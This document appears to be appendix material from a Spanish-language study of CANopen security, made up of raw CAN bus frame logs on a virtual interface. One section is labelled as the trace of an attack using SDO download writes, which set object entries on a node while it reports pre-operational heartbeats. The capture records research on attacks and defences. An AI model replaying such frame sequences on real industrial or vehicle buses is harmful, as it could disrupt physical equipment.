Timestamp: 1643629194.737893	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.752142	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.763270	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.773798	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.794996	ID: 060a	S	DLC: 8	2f 00 18 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.803752	ID: 058a	S	DLC: 8	60 00 18 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.816646	ID: 060a	S	DLC: 8	2b 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.826701	ID: 058a	S	DLC: 8	60 00 18 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.837974	ID: 060a	S	DLC: 8	2b 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.848001	ID: 058a	S	DLC: 8	60 00 18 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629194.859027	ID: 060a	S	DLC: 8	23 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629194.869125	ID: 058a	S	DLC: 8	60 00 18 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629195.144167	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629195.264990	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629195.274874	ID: 060a	S	DLC: 8	2f 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.658050	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629195.863896	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643629195.865123	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.865363	ID: 058a	S	DLC: 8	60 16 0a 01 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.875199	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.877864	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629195.891904	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629195.899069	ID: 058a	S	DLC: 8	60 00 14 02 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.907465	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.908015	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.908448	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.931001	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629195.931980	ID: 060a	S	DLC: 8	2b 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.943666	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.946464	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.946584	ID: 060a	S	DLC: 8	2b 17 0a 00 f4 01 00 00	Channel: vcan0
Timestamp: 1643629195.958088	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.959084	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.964375	ID: 058a	S	DLC: 8	60 17 0a 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.969536	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.970157	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629195.981595	ID: 058a	S	DLC: 8	60 00 14 03 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.991718	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.996555	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.997166	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.997614	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.997844	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.998030	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.998692	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629195.999041	ID: 058a	S	DLC: 8	60 00 20 32 00 00 00 00	Channel: vcan0
Timestamp: 1643629196.036337	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629196.037490	ID: 060a	S	DLC: 8	2b 00 20 32 03 00 00 00	Channel: vcan0
Timestamp: 1643629196.082564	ID: 060a	S	DLC: 8	2b 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629196.091612	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.102868	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.105016	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.114841	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.116000	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.126160	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.127289	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.137320	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.138876	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.150190	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.150282	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.161305	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.161976	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.170697	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629196.174036	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.174814	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.186791	ID: 0000	S	DLC: 2	01 0a	Channel: vcan0
Timestamp: 1643629196.201907	ID: 058a	S	DLC: 8	60 00 14 05 00 00 00 00	Channel: vcan0
Timestamp: 1643629196.213012	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629196.399078	ID: 060a	S	DLC: 8	23 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629196.422133	ID: 058a	S	DLC: 8	60 00 14 01 00 00 00 40	Channel: vcan0
Timestamp: 1643629196.432999	ID: 060a	S	DLC: 8	23 16 0a 01 e2 04 04 00	Channel: vcan0
Timestamp: 1643629196.682331	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629196.735674	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629197.195284	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629197.249446	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629197.710011	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629197.762247	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629198.222476	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629198.231248	ID: 018a	S	DLC: 8	d2 fb 5c a1 56 13 60 0e	Channel: vcan0
Timestamp: 1643629198.234348	ID: 018a	S	DLC: 8	2e d3 5b 23 ff c0 1d a5	Channel: vcan0

Timestamp: 1643629198.240008	ID: 028a	S	DLC: 8	05 18 f6 58 7a d3 a1 e2	Channel: vcan0
Timestamp: 1643629198.734990	ID: 048a	S	DLC: 8	4b a3 ba f6 4e 4c e0 da	Channel: vcan0
Timestamp: 1643629198.735086	ID: 038a	S	DLC: 8	3e 77 d1 6a 8f 21 70 56	Channel: vcan0
Timestamp: 1643629198.736505	ID: 028a	S	DLC: 8	c1 bf 75 64 23 d8 00 eb	Channel: vcan0
Timestamp: 1643629198.737393	ID: 038a	S	DLC: 8	a1 a0 b6 33 d7 1c 02 1c	Channel: vcan0
Timestamp: 1643629198.737798	ID: 048a	S	DLC: 8	28 d8 fa 28 1c da ce 65	Channel: vcan0
Timestamp: 1643629198.738918	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629198.739032	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629199.250108	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629199.590897	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629199.623024	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643629199.751863	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629199.785697	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629199.859730	ID: 060a	S	DLC: 8	40 00 10 00 00 00 00 00	Channel: vcan0
Timestamp: 1643629200.263267	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629200.267194	ID: 028a	S	DLC: 8	25 72 cc aa c7 77 8d b7	Channel: vcan0
Timestamp: 1643629200.298894	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629200.750377	ID: 048a	S	DLC: 8	ea 09 6f bf fd 79 41 2c	Channel: vcan0
Timestamp: 1643629200.750531	ID: 028a	S	DLC: 8	25 84 04 60 30 35 0b ae	Channel: vcan0
Timestamp: 1643629200.754187	ID: 038a	S	DLC: 8	48 00 fd ab a7 a5 1c e0	Channel: vcan0
Timestamp: 1643629200.801123	ID: 018a	S	DLC: 8	3b 9e 18 d0 70 fc c2 a2	Channel: vcan0
Timestamp: 1643629200.801337	ID: 018a	S	DLC: 8	b5 08 cf f2 9e 34 71 88	Channel: vcan0
Timestamp: 1643629200.801403	ID: 048a	S	DLC: 8	1f fd bf a0 4b 9e a8 18	Channel: vcan0
Timestamp: 1643629200.801456	ID: 038a	S	DLC: 8	be 87 3a 3f fd b3 8c 87	Channel: vcan0
Timestamp: 1643629200.804881	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629201.318348	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629202.294334	ID: 028a	S	DLC: 8	da 9b f7 c4 a7 c8 22 99	Channel: vcan0
Timestamp: 1643629202.308236	ID: 030a	S	DLC: 8	60 a2 b3 e8 90 23 7f 8d	Channel: vcan0
Timestamp: 1643629202.323251	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629202.835037	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629202.992684	ID: 050a	S	DLC: 8	b6 a8 ad 74 56 bd f9 84	Channel: vcan0
Timestamp: 1643629202.992833	ID: 020a	S	DLC: 8	c5 56 67 b0 ee 61 7f b0	Channel: vcan0
Timestamp: 1643629202.992959	ID: 018a	S	DLC: 8	02 f2 40 da 74 f3 47 ac	Channel: vcan0
Timestamp: 1643629202.993075	ID: 048a	S	DLC: 8	1b 35 00 35 b0 50 d1 8c	Channel: vcan0
Timestamp: 1643629202.993121	ID: 038a	S	DLC: 8	d8 d7 ba c2 86 13 b7 ee	Channel: vcan0
Timestamp: 1643629203.346617	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629203.824727	ID: 030a	S	DLC: 8	10 b5 cd 07 f9 47 54 68	Channel: vcan0
Timestamp: 1643629203.858888	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629204.322527	ID: 028a	S	DLC: 8	91 25 9e 38 6f d1 8b d6	Channel: vcan0
Timestamp: 1643629204.370277	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629204.596745	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629204.638774	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629204.882659	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629205.008571	ID: 020a	S	DLC: 8	1e ff 1d 36 dc fd 71 26	Channel: vcan0
Timestamp: 1643629205.008813	ID: 050a	S	DLC: 8	81 fd cc c8 97 aa 02 22	Channel: vcan0
Timestamp: 1643629205.024198	ID: 018a	S	DLC: 8	f3 44 0b 59 53 08 32 69	Channel: vcan0
Timestamp: 1643629205.024279	ID: 048a	S	DLC: 8	d0 4f 18 de de a5 aa c6	Channel: vcan0
Timestamp: 1643629205.025011	ID: 038a	S	DLC: 8	08 c3 47 b4 0e d7 33 18	Channel: vcan0
Timestamp: 1643629205.338470	ID: 030a	S	DLC: 8	7d 5f 49 16 21 79 85 d0	Channel: vcan0
Timestamp: 1643629205.394114	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629205.810069	ID: 040a	S	DLC: 8	48 ca 2f 2f c9 c2 d2 88	Channel: vcan0
Timestamp: 1643629205.906536	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629206.350096	ID: 028a	S	DLC: 8	60 20 28 98 8c be 5c 35	Channel: vcan0
Timestamp: 1643629206.418935	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629206.855092	ID: 030a	S	DLC: 8	df f2 6a 0c a1 d1 f3 75	Channel: vcan0
Timestamp: 1643629206.930302	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629207.026939	ID: 020a	S	DLC: 8	7e 4b b6 af e3 e5 5b c2	Channel: vcan0
Timestamp: 1643629207.027113	ID: 050a	S	DLC: 8	68 05 ea 5c 74 9e bf a7	Channel: vcan0
Timestamp: 1643629207.052390	ID: 018a	S	DLC: 8	79 9b b6 fb 3d a8 9c 72	Channel: vcan0
Timestamp: 1643629207.054131	ID: 048a	S	DLC: 8	0e 18 d0 08 01 f4 d1 16	Channel: vcan0
Timestamp: 1643629207.056004	ID: 038a	S	DLC: 8	a2 35 9b 2d 6c 07 af d3	Channel: vcan0
Timestamp: 1643629207.441744	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629207.955228	ID: 0701	S	DLC: 1	05	Channel: vcan0

Timestamp: 1643629208.368951	ID: 030a	S	DLC: 8	0d f4 e9 df 2f 38 c5 a8	Channel: vcan0
Timestamp: 1643629208.378656	ID: 028a	S	DLC: 8	43 cd 1c 3e 51 6f 80 24	Channel: vcan0
Timestamp: 1643629208.467489	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629208.979927	ID: 0701	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629209.042483	ID: 050a	S	DLC: 8	80 8f 42 b6 f0 15 35 4e	Channel: vcan0
Timestamp: 1643629209.044852	ID: 020a	S	DLC: 8	c5 5f b7 00 49 62 a9 22	Channel: vcan0
Timestamp: 1643629209.081471	ID: 018a	S	DLC: 8	bc 54 df 50 c9 74 1e fd	Channel: vcan0
Timestamp: 1643629209.082373	ID: 048a	S	DLC: 8	f9 76 44 64 d8 ac ce a2	Channel: vcan0
Timestamp: 1643629209.089298	ID: 038a	S	DLC: 8	d6 ee 21 85 4c 72 4a 0b	Channel: vcan0
Timestamp: 1643629209.602716	ID: 0000	S	DLC: 2	81 0a	Channel: vcan0
Timestamp: 1643629209.656304	ID: 070a	S	DLC: 1	05	Channel: vcan0
Timestamp: 1643629210.406808	ID: 028a	S	DLC: 8	73 7d 95 54 17 66 4d 18	Channel: vcan0

ANEXO E. TRAZA DEL ATAQUE USANDO EL PROTOCOLO SDO DOWNLOAD

Timestamp: 1643736682.730419	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736683.112502	ID: 060a	S	DLC: 8	23 c1 02 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736683.113592	ID: 058a	S	DLC: 8	60 c1 02 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736683.241759	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736683.754365	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736684.269669	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736684.782476	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736685.294539	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736685.805564	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736686.323522	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736686.834612	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736687.350651	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736687.862210	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736688.376348	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736688.520432	ID: 060a	S	DLC: 8	23 0d 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736688.522883	ID: 058a	S	DLC: 8	60 0d 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736688.888380	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736689.400557	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736689.918859	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736690.432076	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736690.950284	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736691.461472	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736692.031831	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736692.543745	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736693.055173	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736693.567679	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736693.584068	ID: 060a	S	DLC: 8	23 56 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736693.584740	ID: 058a	S	DLC: 8	60 56 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736694.089094	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736694.601057	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736695.112930	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736695.626300	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736696.141077	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736696.651952	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736697.164317	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736697.676671	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736698.188310	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736698.701429	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736699.211895	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736699.724815	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736700.236641	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736700.748399	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736701.260811	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736701.772510	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736702.285479	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736702.797434	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736703.309089	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736703.820979	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736704.332507	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736704.844389	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736705.365225	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736705.876931	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736706.390959	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736706.979639	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736707.491191	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736708.002451	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736708.517264	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643736709.029891	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736709.543758	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736710.057330	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736710.568962	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736711.082585	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736711.595131	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736712.147413	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736712.661757	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736713.174806	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736713.686486	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736714.200315	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736714.711754	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736715.227599	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736715.741834	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736716.253485	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736716.764758	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736717.277185	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736717.862818	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736718.445703	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736718.958262	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736719.475709	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736719.988090	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736720.507001	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736721.019390	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736721.532858	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736722.221611	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736722.734623	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736723.245746	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736723.757472	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736724.272286	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736724.785391	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736725.299026	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736725.812331	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736726.323094	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736726.843554	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736727.356634	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736727.874565	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736728.386505	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736728.898330	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736729.413333	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736729.925256	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736730.437540	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736730.952742	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736731.464589	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736731.980951	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736732.495988	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736733.010619	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736733.542106	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736734.053197	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736734.572524	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736735.086268	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736735.600220	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736736.111640	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736736.624724	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736737.137930	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736737.658969	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736738.170568	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736738.682100	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736739.194055	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736739.706137	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736740.219166	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736740.732495	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736741.247120	ID: 070a	S	DLC: 1	7f	Channel: vcan0

Timestamp: 1643736741.761138	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736741.983884	ID: 060a	S	DLC: 8	23 7e 03 00 ff ff 00 00	Channel: vcan0
Timestamp: 1643736741.985264	ID: 058a	S	DLC: 8	60 7e 03 00 00 00 00 00	Channel: vcan0
Timestamp: 1643736742.272878	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736742.786084	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736743.301388	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736743.812889	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736744.330027	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736744.842255	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736745.353083	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736745.866513	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736746.380190	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736746.893543	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736747.405718	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736747.919937	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736748.433697	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736748.945157	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736749.457587	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736749.968963	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736750.481475	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736750.993868	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736751.506236	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736752.038389	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736752.551102	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736753.065259	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736753.579440	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736754.141687	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736754.676189	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736755.189915	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736755.703419	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736756.216408	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736756.728316	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736757.243112	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736757.754660	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736758.273053	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736758.785624	ID: 070a	S	DLC: 1	7f	Channel: vcan0
Timestamp: 1643736759.302984	ID: 070a	S	DLC: 1	7f	Channel: vcan0
